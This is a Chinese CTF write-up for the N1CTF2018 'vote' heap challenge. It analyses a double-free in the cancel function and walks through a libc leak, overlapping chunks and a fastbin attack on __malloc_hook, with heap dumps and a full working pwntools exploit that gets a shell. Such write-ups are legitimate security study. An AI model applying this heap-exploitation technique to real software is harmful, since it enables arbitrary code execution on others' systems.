




从入门到放弃系列之 N1CTF2018 pwn vote writeup

原创


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订阅专栏

N1CTF2018 pwn vote writeup

检查程序的安全防护情况

```
[*] '/home/zhangji16/c_study/vuln/n1ctf2018/pwn/vote/vote_patch
```

```
Arch:      amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX:      NX enabled
PIE:      No PIE (0x400000)
```

基本上是比较常规的防护, PIE防护没开, got表, plt表, .bss或者.data里的变量的地址是固定的。实际上最后发现即使开了PIE保护也不需要变更exp文件。

程序基本功能

程序的功能大概就是模拟投票:

在菜单中选择create功能, 输入候选人的名字的长度size,然后输入候选人的名字name;

```

void create_fun()
{
    _QWORD *v0; // ST08_8@5
    signed int i; // [sp+0h] [bp-20h]@1
    int v2; // [sp+4h] [bp-1Ch]@3

    for ( i = 0; i <= 15; ++i )
    {
        if ( !*(&ptr + i) )
        {
            write_fun2("Please enter the name's size: ");
            v2 = input_num();
            if ( v2 > 0 && v2 <= 4096 )
            {
                v0 = malloc(v2 + 16);
                *v0 = 0LL;
                v0[1] = time(0LL);
                write_fun2("Please enter the name: ");
                input_name((__int64)(v0 + 2), v2);
                *(&ptr + i) = v0;
            }
            return;
        }
    }
}

```

在菜单中选择show功能，输入要展示show的候选人的序号index,会打印出候选人的名字name,得票数count,以及时间time,这个时间time是在create功能创造候选人信息时生成的；

```

__int64 show_fun()
{
    int v1; // [sp+Ch] [bp-124h]@1
    char s; // [sp+10h] [bp-120h]@1
    __int64 v3; // [sp+128h] [bp-8h]@1

    v3 = *MK_FP(__FS__, 40LL);
    memset(&s, 0, 0x10AuLL);
    write_fun2("Please enter the index: ");
    v1 = input_num();
    if ( v1 >= 0 && v1 <= 15 && *(&ptr + v1) )
    {
        sprintf(
            &s,
            0x100uLL,
            "name: %s\ncount: %lu\ntime: %lu",
            (char *)(&ptr + v1) + 16,
            *(_QWORD *)(&ptr + v1),
            *((_QWORD *)(&ptr + v1) + 1));
        write_fun(&s);
    }
    return *MK_FP(__FS__, 40LL) ^ v3;
}

```

在菜单中选择vote功能，输入候选人序号index,相应候选人的得票数加1；

```

__int64 vote_fun()
{
    char *v0; // rbx@4
    int v2; // [sp+Ch] [bp-24h]@1
    pthread_t newthread; // [sp+10h] [bp-20h]@4
    __int64 v4; // [sp+18h] [bp-18h]@1

    v4 = *MK_FP(__FS__, 40LL);
    write_fun2("Please enter the index: ");
    v2 = input_num();
    if ( v2 >= 0 && v2 <= 15 && *(&ptr + v2) )
    {
        ++*(_QWORD *)(&ptr + v2);
        v0 = (char *)(&ptr + v2) + 8;
        *(_QWORD *)v0 = time(0LL);
        index_dword_602160 = v2;
        pthread_create(&newthread, 0LL, (void (*)(void *))start_routine, 0LL);
    }
    return *MK_FP(__FS__, 40LL) ^ v4;
}

```

在菜单中选择resulte功能会展示所有票数不为零的候选人的票数;

```

__int64 result_fun()
{
    signed int i; // [sp+Ch] [bp-124h]@1
    char s; // [sp+10h] [bp-120h]@1
    __int64 v3; // [sp+128h] [bp-8h]@1

    v3 = *MK_FP(__FS__, 40LL);
    memset(&s, 0, 0x10AuLL);
    for ( i = 0; i <= 15; ++i )
    {
        if ( qword_602180[i] )
        {
            sprintf(&s, 0x100uLL, "%d\t->\t%lu", (unsigned int)i, qword_602180[i]);
            write_fun(&s);
            fflush(stdout);
        }
    }
    return *MK_FP(__FS__, 40LL) ^ v3;
}

```

在菜单中选择cancel功能，输入候选人序号index,相应候选人的的票数减1，当该候选人的的票数数小于零时，便释放掉free该候选人所占用的内存chunk,需要特别注意进入两个free函数句段的条件判断;

```

void cancel_fun()
{
    int v0; // [sp+Ch] [bp-4h]@1

    write_fun2("Please enter the index: ");
    v0 = input_num();
    if ( v0 >= 0 && v0 <= 15 && *(&ptr + v0) )
    {
        if ( --qword_602180[v0] == --*(_QWORD *)(&ptr + v0) )
        {
            if ( qword_602180[v0] < 0 )
                free(*(&ptr + v0));
        }
        else if ( qword_602180[v0] < 0 )
        {
            printf("%s", (char *)(&ptr + index_dword_602160) + 16);
            fflush(stdout);
            write_fun(" has freed");
            free(*(&ptr + v0));
            *(&ptr + v0) = 0LL;
        }
    }
}
}
}

```

仔细研究这个取消投票函数，可以发现，即使候选人一张票也没有也能够释放free该候选人所在堆块的指针,换言之该程序的投票函数是一个干扰项，一旦调用投票函数vote_fun，程序会生成新的线程，触发相关处理函数睡眠三秒并且会发送干扰信号。所以在整个程序利用过程中本exp的都没有考虑使用投票函数，这个投票功能对于漏洞利用来说没有任何作用。本程序的漏洞就在于释放掉堆块以后，这些指向堆块的指针可以不用置零，(进入else if 语段内才置零该指针)下次还可以调用取消投票函数cancel_fun再次释放这些指针。

利用思路

泄露libc等地址

几乎所有的利用思路都是：从leak information 开始的。程序提供的函数中show功能可以打印候选人的名字，票数，时间。票数这个位置实际上也是堆块的fd位置，如果我们申请一个unsorted_bin，然后再释放掉，再show这个候选人信息，这个票数位置存的就是unsorted bin的地址，这个地址减去一个固定的偏移0x58就可以得到main_arena 的地址，这个main_arena的偏移在libc为文件中是可以找到的，实际上效果就是相当于得到了libc.so在程序中的基址。相关exp片段如下：

```

#!/usr/bin/python
from pwn import *
p = process('./vote_patch')
#p = remote(ip, port)
libc = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
def create(sz, name):
    .....
def show(index_num):
    .....
def vote(vote_index):
    .....
def result():
    .....
def cancel(can_num):
    p.recvuntil('Action: ')
    p.sendline(str(4))
    p.recvuntil('Please enter the index: ')
    p.sendline(str(can_num)) #bug here
def exit():
    .....
####-----malloc 4 chunk size 0xd1, index 0 1 2 3-----
for i in range(0,4):
    create(180, chr(0x61+i)*1) #0xd0-0x10-0x10=176~180
####-----free(1) to leak the unsortedbin_addr-----
cancel(1) #释放掉unsorte bin
show(1) #leak fd get libc base addr
nouse_data1 = p.recvuntil('count:') #从收到的信息中提取出fd上的信息
data1 = p.recvuntil('\ntime')
data1 = int(data1[:-5])
print 'unsortedbin[0] address: ' + hex(data1)
main_arena_addr = data1 - 0x58
print 'main_arena address: ' + hex(main_arena_addr)
main_arena_offset = 0x3c4b20 #get it by libc.so
libc_addr = main_arena_addr - main_arena_offset
print 'libc_addr: ' + hex(libc_addr)
fastbin attack

```

分析本程序可以发现，单单只通过正常的堆布局，企图利用低地址的堆溢出去覆盖高地址位置的堆的数据是比较难的，低地址的堆padding的数据是没法正常流动到高地址堆块的fd,bk字段的，所以采用重叠堆块(overlapping chunk)的方式来篡改物理相邻的高地址堆块的fd等字段内容。具体操作如下，前一步已经释放了index 1的堆块size 0xd0，被放入了unsorted bin中，接下来申请两个大小分别是0x70,0x30的‘fastbin’堆块，序号4, 5(这2块会从unsorted bin中切下来，0xd0-0x70-0x30=0x30)；然后释放index 2的堆块，这一步操作会使得释放的堆块2合并前面剩下的0x30一起放到unsorted bin中，然后再申请一块大小为0x70的堆块序号index 6,这样的话三个连续的fastbin块便包含在序号为1, 2的两个size为0xd0的块中，其中index 6堆块正好跨越index 1, 2的堆块，之后便可以通过往index 6 chunk里面写内容来更改index 2的相关数据。具体见下面的部分exp文件：

```

print "malloc 4 5 chunk"
create(80, chr(0x41)) #index 4
create(16, chr(0x42)) #index 5
####-----free(2) to get the big unsorted bin -----
cancel(2) #free (p2)
####-----malloc 0x70 index 6-----
payload_index6 = p64(0) + p64(0) + p64(0x30) + p64(0xd1) + p8(0x0)*16 #0xd0---->0xd1避免向低地址合并,具体见后面补充说明1的解释
create(80, payload_index6) #往index 6 chunk写内容,
###再申请一块0x90的内存
create(0x70, 'A')
###in fact, the operation is necessary here.具体见补充说明2
print 'free index 2 chunk'
cancel(2)
#上面free(p2)以后就会把这一块放到unsorted bin中,然后再申请一块0x70块,从p2中切下来,不过需要p64 (0x71) (满足当free(p6)时候的对齐要求)
payload_index2 = p64(0)*2 + p64(0)*2 + p64(0) + p64(0x71)
create(80, payload_index2)

print 'free index 2 4 6'
raw_input()
cancel(2) #free(p2)
cancel(4) #free(p4)
cancel(6) #free(6) 能满足对齐要求,注意fastbins[0]中链表关系index6->index4->index2->?

```

分配chunk到malloc_hook附近

由于 malloc hook 附近的 chunk 大小为 0x7f(见补充说明3), 所以目标就是通过fastbin attack 把堆内存分配到malloc_hook附近, 然后覆盖掉malloc_hook里的地址为一个onegadget 地址, 通过调用malloc函数触发execve("/bin/sh", rsp+0x30, environ) 得到 shell。操作如下:

main_arena - 0x33 这个地址的意义 见补充说明3

```

print 'malloc index 6 to fill the content to make the index2 fd = main_arena - 0x33'
payload_index6 = p64(0)*2 + p64(0) + p64(0x71) + p64(main_arena_addr-0x33) + p64(0)
create(80,payload_index6) #get chunk index 6, fastbins[0x70]: 4->2->malloc_hook
create(80, 'A'*4) #fill chunk index 4
create(80, 'B'*4) #get the index 2 chunk
print "will get the chunk malloc_hook"
print "one_gadget shell"
one_gadget_offset=0xf1147 #0x4526a execve("/bin/sh", rsp+0x30, environ),if not work,change another one_gadget
one_gadget = libc_addr + one_gadget_offset
print 'one_gadget address: ' + hex(one_gadget)
payload = 'C'*0x3 + p64(one_gadget)
create(80, payload) #fill the chunk malloc_hook
####-----malloc() to trigger to execve('/bin/sh', ...)-----
p.recvuntil('Action: ')
p.sendline(str(0))
p.recvuntil("Please enter the name's size: ")
p.sendline(str(80))
p.interactive()

```

小结

泄露地址, 构造交叉堆伪造堆块, 分配chunk到malloc_hook附近改写malloc_hook为one gadget地址; 之所以在分配fastbin块的时候坚决考虑0x70的原因, 在于最后的0x7f的存在, 他们都属于同一个idx 号的fastbin chunk。

补充部分

补充说明1:

```
0x1a3c170: 0x0000000000000000 0x0000000000000071
0x1a3c180: 0x0000000000000000 0x000000005aabd1fa
0x1a3c190: 0x0000000000000000 0x0000000000000000
0x1a3c1a0: 0x0000000000000030 0x00000000000000d0
0x1a3c1b0: (p2) 0xffffffffffffffff 0x00000005aabd1f7 #0xd0 free(p2)向低地址合并0x30,的但是没法通过unlink的检查,注意0x1a3c180 fd,所以改成0xd1,阻止合并
0x1a3c1c0: 0x0000000000000063 0x0000000000000000
0x1a3c1d0: 0x0000000000000000 0x0000000000000000
0x1a3c1e0: 0x0000000000000000 0x0000000000000091
0x1a3c1f0: 0x0000000000000000 0x00000005aabd1fa
0x1a3c200: 0x0000000000000041 0x0000000000000000
0x1a3c210: 0x0000000000000000 0x0000000000000000
0x1a3c220: 0x0000000000000000 0x0000000000000000
0x1a3c230: 0x0000000000000000 0x0000000000000000
0x1a3c240: 0x0000000000000000 0x0000000000000000
0x1a3c250: 0x0000000000000000 0x0000000000000000
0x1a3c260: 0x0000000000000000 0x0000000000000000
0x1a3c270: 0x0000000000000090 0x00000000000000d1
0x1a3c280: 0x0000000000000000 0x00000005aabd1f7
0x1a3c290: 0x0000000000000064 0x0000000000000000
0x1a3c2a0: 0x0000000000000000 0x0000000000000000
```

补充说明2:

```
0xbf170: 0x0000000000000000 0x0000000000000101
0xbf180: 0x00007f7173249b78 0x00007f7173249b78
0xbf190: 0x0000000000000000 0x0000000000000000
0xbf1a0: 0x0000000000000030 0x00000000000000d0
0xbf1b0: (p2) 0xffffffffffffffff 0x00000005aabce96 #向下找到0xbf1b278: 0xd0说明p2已经被释放了,现在如果再释放就会触发double free 错误,所以需要分配一块0x90 即malloc(0x70, 'A'),使得0xbf1b278的0xd0变成0xd1
0xbf1c0: 0x0000000000000063 0x0000000000000000
0xbf1d0: 0x0000000000000000 0x0000000000000000
0xbf1e0: 0x0000000000000000 0x0000000000000000
0xbf1f0: 0x0000000000000000 0x0000000000000000
0xbf200: 0x0000000000000000 0x0000000000000000
0xbf210: 0x0000000000000000 0x0000000000000000
0xbf220: 0x0000000000000000 0x0000000000000000
0xbf230: 0x0000000000000000 0x0000000000000000
0xbf240: 0x0000000000000000 0x0000000000000000
0xbf250: 0x0000000000000000 0x0000000000000000
0xbf260: 0x0000000000000000 0x0000000000000000
0xbf270: 0x0000000000000100 0x00000000000000d0
0xbf280: 0x0000000000000000 0x00000005aabce96
0xbf290: 0x0000000000000064 0x0000000000000000
0xbf2a0: 0x0000000000000000 0x0000000000000000
0xbf2b0: 0x0000000000000000 0x0000000000000000
0xbf2c0: 0x0000000000000000 0x0000000000000000
```

补充说明3:

```
pwndbg> p/x &main_arena
$1 = 0x7f39ce838b20
pwndbg> x/20gx 0x7f39ce838b20-0x33
0x7f39ce838aed <_IO_wide_data_0+301>: 0x39ce837260000000 0x000000000000007f
0x7f39ce838afd: 0x39ce4f9e20000000 0x39ce4f9a0000007f
0x7f39ce838b0d <__realloc_hook+5>: 0x000000000000007f 0x0000000000000000
0x7f39ce838b1d: 0x0100000000000000 0x0000000000000000
0x7f39ce838b2d <main_arena+13>: 0x0000000000000000 0x0000000000000000
```

完整exp文件

本地ub 16.04测试成功

```
zhangji16@zhangji16vm:~/c_study/vuln/n1ctf2018/pwn/vote$ python vote_exp3.py
```

```
[+] Starting local process './vote_patch': pid 9469
```

```
[*] '/lib/x86_64-linux-gnu/ld-2.23.so'
```

```
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     PIE enabled
```

```
[*] '/home/zhangji16/c_study/vuln/n1ctf2018/pwn/vote/vote_patch'
```

```
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   Canary found
NX:      NX enabled
PIE:     No PIE (0x400000)
```

```
unsortedbin[0] address: 0x7f4f3a36bb78
```

```
main_arena address: 0x7f4f3a36bb20
```

```
libc_addr: 0x7f4f39fa7000
```

```
one_gadget address: 0x7f4f3a098147
```

```
[*] Switching to interactive mode
```

```
$ id
```

```
uid=1000(zhangji16) gid=1000(zhangji16) 组=1000(zhangji16),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

```
#!/usr/bin/python
```

```
from pwn import *
```

```
p = process('./vote_patch')
```

```
#p = remote(ip, port)
```

```
libc = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
```

```
elf = ELF('./vote_patch')
```

```
def create(sz, name):
```

```
    p.recvuntil('Action: ')
```

```
    p.sendline(str(0))
```

```
    p.recvuntil("Please enter the name's size: ")
```

```
    p.sendline(str(sz))
```

```
    p.recvuntil('Please enter the name: ')
```

```
    p.sendline(name)
```

```
def show(index_num):
```

```
    p.recvuntil('Action: ')
```

```
    p.sendline(str(1))
```

```
    p.recvuntil('Please enter the index: ')
```

```
    p.sendline(str(index_num))
```

```
def vote(vote_index):
```

```
    p.recvuntil('Action: ')
```

```
    p.sendline(str(2))
```

```
    p.recvuntil('Please enter the index: ')
```

```
    p.sendline(str(vote_index)) ###tips: new thread
```

```
def result():
```

```
    p.recvuntil('Action: ')
```

```
    p.sendline(str(3))
```



```

def cancel(can_num):
    p.recvuntil('Action: ')
    p.sendline(str(4))
    p.recvuntil('Please enter the index: ')
    p.sendline(str(can_num)) ##double free

def exit():
    p.recvuntil('Action: ')
    p.sendline(str(5))

####-----malloc 4 chunk size 0xd1-----
for i in range(0,4):
    create(180, chr(0x61+i)*1)
####-----free(1) to leak the unsortedbin_addr-----
#### /lib/x86_64-linux-gnu/libc-2.23.so local pc ub16.04
cancel(1)
show(1)
nouse_data1 = p.recvuntil('count:')
data1 = p.recvuntil('\ntime')
data1 = int(data1[:-5])
print 'unsortedbin[0] address: ' + hex(data1)
main_arena_addr = data1 - 0x58
print 'main_arena address: ' + hex(main_arena_addr)
main_arena_offset = 0x3c4b20
libc_addr = main_arena_addr - main_arena_offset
print 'libc_addr: ' + hex(libc_addr)

####-----malloc 0x70 0x30 padding in the unsortedbin chunk by free(1)-----
print "malloc 4 5 chunk"
create(80, chr(0x41)) #index 4
create(16, chr(0x42)) #index 5

####-----free(2) to get the big unsorted bin -----
cancel(2)

####-----malloc 0x70 index 6-----
payload_index6 = p64(0) + p64(0) + p64(0x30) + p64(0xd1) + p8(0x0)*16
create(80, payload_index6) #index 6
###
create(0x70, 'A')
####in fact, the operation is necessary here.
print 'free index 2 chunk'
cancel(2)

print 'malloc 0x70 then fill content to fit the index 6 alignment'
payload_index8 = p64(0)*2 + p64(0)*2 + p64(0) + p64(0x71)
create(80, payload_index8)

print 'free 2 4 6'
cancel(2)
cancel(4)
cancel(6)

print 'malloc index 6 to fill the content to make the index2 fd = main_arena - 0x33'
payload_index6 = p64(0)*2 + p64(0) + p64(0x71) + p64(main_arena_addr-0x33) + p64(0)
create(80,payload_index6) #get chunk index 6
create(80, 'A'*4) #fill chunk index 4
create(80, 'B'*4) #get the index 2 chunk
print "will get the chunk malloc_hook"

```

```
print "one_gadget shell"
one_gadget_offset = 0xf1147 #0x4526a execve("/bin/sh", rsp+0x30, environ),if not work,change another one_gadget
one_gadget = libc_addr + one_gadget_offset
print 'one_gadget address: ' + hex(one_gadget)
payload = 'C'*0x3 + p64(one_gadget)
create(80, payload) #fill the chunk malloc_hook
###-----malloc() to trigger to execve('/bin/sh', ....)-----
p.recvuntil('Action: ')
p.sendline(str(0))
p.recvuntil("Please enter the name's size: ")
p.sendline(str(80))
p.interactive()
```